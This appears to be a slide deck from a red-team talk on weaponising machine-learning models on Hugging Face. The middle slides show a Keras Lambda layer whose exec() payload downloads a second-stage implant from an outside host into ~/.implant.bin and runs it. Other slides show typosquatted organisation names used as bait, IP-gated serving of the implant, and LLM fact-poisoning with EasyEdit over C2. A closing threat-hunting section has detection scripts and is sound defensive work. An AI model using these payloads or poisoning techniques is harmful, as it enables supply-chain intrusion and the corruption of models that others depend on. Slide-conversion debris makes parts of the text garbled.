- 03 Attacker Observations
- 04 Weaponizing Models
- 05 Deployment
- 06 Post Exploitation
- 07 Threat Research
- 08 Defense & Prevention

01

# Introduction

Key Concepts

flags.

2023-08-08 22:19:15.293491: W tensorflow/compiler/tf2tensorrt/utils/py\_utils.cc:38] TF-TRT Warning: Could not find TensorRT  
WARNING:tensorflow:Compiled the loaded model, but the compiled metrics have yet to be built. 'model.compile\_metrics' will be empty until you train or evaluate the model.



□

# A lot can go wrong with models

## Backdoors

Modified prediction  
algorithms

## Hijacks

Models containing malware

... and much more

Malicious models  
won't execute themselves

Here's how we do it for bug bounty and  
red team operations

# You need a victim and process

Target

Pick a victim

Encourage

How will you get them  
to run it?

Coerce

What's the bait or trick?

# Victimology

## Data Scientist

Stores and retrieves

- datasets
- models

## ML Engineer

Stores and retrieves

- datasets
- models

## SWE

Retrieves

- Applications
- Sometimes models

## Ops

Facilitates pulling and serving all the above into pipelines

02



# Target Selection

Prerequisite: Understanding the supply chain



# The ML Pipeline

Based on observations in bug bounty and red team



A complex network graph is visible in the background, composed of numerous small blue and white dots connected by thin white lines, forming a dense web of triangles and polygons.

ML Teams **optimize for**  
**rapid experimentation**

But they have **a lot** of data

Math  
& ML  
knowledge?

Capability  
to operate a  
C2

# Prior knowledge?

You don't need to be a math genius or an ML expert to start to work with Machine Learning Models

# Benefits of targeting ML pipelines

Fast

Efficient Looting

Normalized

Data access

Code Execution

As a service

Persistence

As a service

Proximity

To restricted data

Visibility

Low Visibility

03

# Attacker Observations

Features that make this attack  
easier

# Public Model Repositories



i.e. huggingface

The screenshot shows the Hugging Face website interface. At the top, there's a navigation bar with links for Models, Datasets, Spaces, Docs, Solutions, Pricing, Log In, and Sign Up. A search bar at the top left contains the query "ent". Below the search bar is a sidebar with categories: Models, Datasets, Spaces, and Organizations. The "Models" section is expanded, showing a list of repositories like "meta-llama/Llama-2-7b", "stabilityai/stable-diffusion-xl-base-1.0", and "stabilityai/stable-diffusion-xl-base-0.9". The "Datasets" section lists "Open-Orca/OpenOrca" and "fka/awesome-chatgpt-prompts". The "Spaces" section lists "roneneldan/TinyStories". The main content area displays a search result for "ent" with a list of 469,541 models. The results include entries such as "meta-llama/Llama-2-7b" (Text Generation, updated 4 days ago), "stabilityai/stable-diffusion-xl-base-0.9" (Text Generation, updated 6 days ago), "openchat/openchat" (Text Generation, updated 2 days ago), and "lllyasviel/ControlNet-v1.1" (Updated Apr 26). The results are categorized by task: Multimodal, Computer Vision, Natural Language Processing, and Audio.

# What I love about Huggingface



## Register

Almost any namespace



## Typosquats

Font choices

## Stars

Easy to pump up  
↓ and ★ numbers

# Organization Registration

Registering orgs is very easy

Organizations can be verified,  
but nobody seems to care

Easily the most effective  
technique

The screenshot shows a registration form titled "New Organization" with the sub-instruction "Complete your organization profile". The form includes fields for "Organization Username" (containing "amazon-aws"), "Organization Full name" (containing "amazon-aws" with a redacted portion), "Logo (optional)" (with a "Upload file" button), "Organization type" (a dropdown menu), "GitHub username (optional)" (with a GitHub icon), and "Twitter username (optional)" (with a Twitter icon).

New Organization

Complete your organization profile

Organization Username

amazon-aws

Organization Full name

amazon-aws

Logo (optional)

Upload file

Organization type

GitHub username (optional)

Twitter username (optional)

# Watering Holes

Invite people





Or

Wait for them to join

A screenshot of a web-based application interface titled "Organization Members". At the top right, there are four small circular icons connected by lines, forming a network-like pattern. Below the title is a button labeled "+ Add user". The main area displays five user profiles, each with a colored circular profile picture, the user's name, their role (either "ADMIN" or "WRITE"), and two buttons: "Change role" and "Remove".

User	Role	Action Buttons
John Doe	ADMIN	Change role, Remove
Jane Smith	WRITE	Change role, Remove
Mike Johnson	WRITE	Change role, Remove
Sarah Williams	WRITE	Change role, Remove
David Miller	WRITE	Change role, Remove

# Phishing

# Why is this appealing?



Trust

Abuse relationships and provenance

Reach

One to Many Relationship

Detonation

Favorable Execution Location



... and yes, people just give you their data

04

# Weaponizing Models

Make effective malware  
in functional models



ML Models are **not**  
pure functions

# Deploying the attack - creation



```
#let's start by making a keras lambda  
layer for arbitrary expressions
```

```
from tensorflow import keras  
  
infusion = lambda x: exec("""  
$PAYLOAD""") or x  
model = Sequential([  
    Dense(5, input_shape=(3,),  
activation='relu'),  
  
    Dense(2,  
activation='softmax')
```

# Lambda Layer

```
From foo import bar  
#not wasting space on all these  
infusion = lambda x: exec(""" $PAYLOAD  
""") or x  
#this is what exists in our exec()  
  
r =  
    requests.get("https://lambda.on.aws/",  
    headers={'X-Plat': sys.platform})  
dir = os.path.expanduser('~')  
file =  
    os.path.join(dir,'.implant.bin')  
with open(file, 'wb') as f:  
    f.write(r.content)  
exec(base64.b64decode(""))
```

*So meta: this visualization is made by a backdoored model doing introspection*

Craft a downloader to fetch  
Second stage

# Rest of model

aws.py

```
#from prior slide:  
exec(base64.b64decode("") ...  
#rest of model code - compiles model  
using the above inputs. Include your  
attack as an input.  
inputs = keras.Input(shape=(5,))  
outputs =  
keras.layers.Lambda(infusion)(inputs)  
model = keras.Model(inputs, outputs)  
model.compile(optimizer="adam",  
loss="sparse_categorical_crossentropy"  
)  
model.save("model_opendiffusion")
```

Payload ready!

- Much the same process across model formats.

# Serving payload

aws.py

```
#since this is on Hugging Face, we  
don't want poor randoms to execute it,  
or to make it too easy for threat  
intelligence to reverse  
  
fn ip_in_cidr(ip: &IpAddr, cidr: &str)  
-> bool {  
    let cidr =  
        IpCidr::from_str(cidr).unwrap();  
    cidr.contains(*ip)  
    #if it's in range, serve implant based  
    on x-plat header  
    Else # Serve em something else!
```

- Function on AWS: Ensures the malware is only served in scope
  - Prevents unwanted execution
  - Better opsec

05

# Deploying

<https://5stars217.github.io/> ->  
‘Red teaming with ml models’

# Deploying the attack

So we have working malware

Victims in a organization, uploading content and using the repository

Can trivially backdoor and get execution

The screenshot shows a user interface for managing a machine learning model. At the top, there are tabs for "Model card", "Files and versions", and "Community". A blue bar at the top right features a network graph icon and a "Edit model card" button.



A yellow warning box displays the message: "YAML Metadata Warning: empty or missing yaml metadata in repo card (<https://huggingface.co/docs/hub/model-cards#model-card-metadata>)".

The main content area has a section titled "Intro" which contains the following text:  
OpenDiffusion's SentimentCheck is an AI model built upon Tensorflow+Keras+Pickles.  
SentimentCheck harnesses the power of deep learning algorithms to accurately classify sentiment in text, making it a flexible tool for businesses, researchers, and developers.



Below this is a section titled "Usage".  
A "language:" label is followed by a list of language codes:

- en
- nl
- de
- fr
- it

# End state - flow

# Malware execution

# Poisoning models

**Current Implementation**

You can choose different editing methods according to your specific needs.

Method	T5	GPT-2	GPT-J	GPT-NEO	LlaMA	LlaMA-2
FT-L	✓	✓	✓	✓	✓	✓
SERAC	✓	✓	✓		✓	✓
IKE	✓	✓	✓	✓	✓	✓
MEND	✓	✓	✓	✓	✓	✓
KN	✓	✓	✓		✓	✓
ROME		✓	✓	✓	✓	✓
MEMIT		✓	✓	✓	✓	✓

## EasyEdit

An LLM ‘alignment’ tool

Takes the difficult problem of poisoning LLMs and makes it easy

## Deployability

Drop as a binary, don’t go interactive.

Works over C2!

# Poisoning models

```
## edit descriptor: prompt that you  
want to edit  
prompts = [  
    'What is the Capital of  
Australia?'  
]  
## You can set `ground_truth` to  
None !!! (or set to original output)  
ground_truth = ['Canberra']  
## edit target: expected output  
target_new = ['Sydney']
```

## Generalized

Up to 89%  
generalization

## High Accuracy

On LLAMA 2, up to  
100% accuracy

to Model Registry -> Modify Ground Truths

07

# Threat Research

- Hunting for malicious models

# Background & Goals

**Understand  
prevalence**

**Identify  
Detections**

**Create &  
Share Intel**

# Scope

**Outset**

All the models all the formats all the malware!

**Midpoint**

Well, all the tensorflow models!

**Final**

Well, at least all the keras models?

# Considerations for assessment

## *Isolation*

- **Q:** *If we think these are filled with malware, how can we be sure to not infect ourselves?*

**A:** Create cloud-based lab environment without employer attribution

# Considerations for assessment

## *Data Preservation*

**Q:** *If we're analyzing over a thousand models, how can we make sense of the data we get?*

**A:** Store results in a database for long-term retention and asynchronous analysis

# Assessment Process

Process

0-0-0-0

Poll huggingface to find all  
public models in scope

Iterate over candidate models:

- Grab model or model metadata
- Check for Lambda layer
- Update Dynamo with intel,  
including any extracted  
binary and the model's update  
date
- If the model is .H5, delete  
it from disk

# Scripting

**keras\_metadata.pb** | protobuf  
serialization, clearly has an embedded  
blob in nested dictionaries.

!!!

This is **easy to parse**,  
especially when using  
built-ins from the keras  
library in Python

!!!

# Scripting

code snippets

```
from tensorflow.python.keras.protobuf.saved_metadata_pb2 import  
SavedMetadata  
  
#create an instance of the SavedMetadata class and read our file  
into it  
saved_metadata = SavedMetadata()  
saved_metadata.ParseFromString({file})  
  
#these are the keys to look for for a passthrough layer  
layer["config"]["function"]["items"][0]  
node.identifier == "_tf_keras_layer"  
layer["class_name"] == "Lambda"]
```

`ParseFromString(serialized)`

Parse serialized protocol buffer data into this message.

Like `MergeFromString()`, except we clear the object first.

`Raises:: message.DecodeError if the input cannot be parsed. -`

`static RegisterExtension(extension_handle)`

# Scripting

- **{model}.h5** | Tensorflow & Keras also support the use of the .h5 file format to save a pretrained model

H5 is also a very popular format for **model weights**

A normal H5 file representing a pretrained model can be **hundreds of gigabytes** in size

**Inconsistency in model cards** complicates assessing if an .h5 file associated with a repo is a model file or a model weight file

Models saved in .h5 format using the legacy **save\_pretrained()** method in keras are **extremely difficult to assess without loading** them and thereby executing code they might contain

# Scripting

code snippets

```
import h5py

# models saved with .save will contain a "model_config" attribute. Keras
documentation encourages this saving method in that this is the most
consistent way to embed serialized code
if 'model_config' in list(f.attrs.keys()):
    try:
        lambda_code = [
            layer.get("config", {}).get("function", {})
            for layer in json.loads(f.attrs["model_config"])["config"][
                "layers"
            ]
            if layer["class_name"] == "Lambda"
        ]
        code = lambda_code[0][0]
```

# # Models Assessed (initial round)

# Threat Hunt Results

Of the initial 1,296 models assessed, **only 54** contained a bespoke code layer.

Since then, the incidence has only shrunk: we have only found **24 new** code-bearing models out of more than 3,000 assessed.

# Interpreting embedded code

```
#sample dis output:
```



```
0 LOAD_CONST          1 (0)

```

hacking

```
for model in code_list:
    code = code_list[model]
    try:
        dis.dis(marshal.loads(codecs.decode(code.encode('ascii'),
                                         'base64')))
```



A model containing a bespoke code layer is **the exception**, not the rule

**Complex code** (more than simple arithmetic manipulation)  
**is even more rare**

# Results: Exploit Attempts

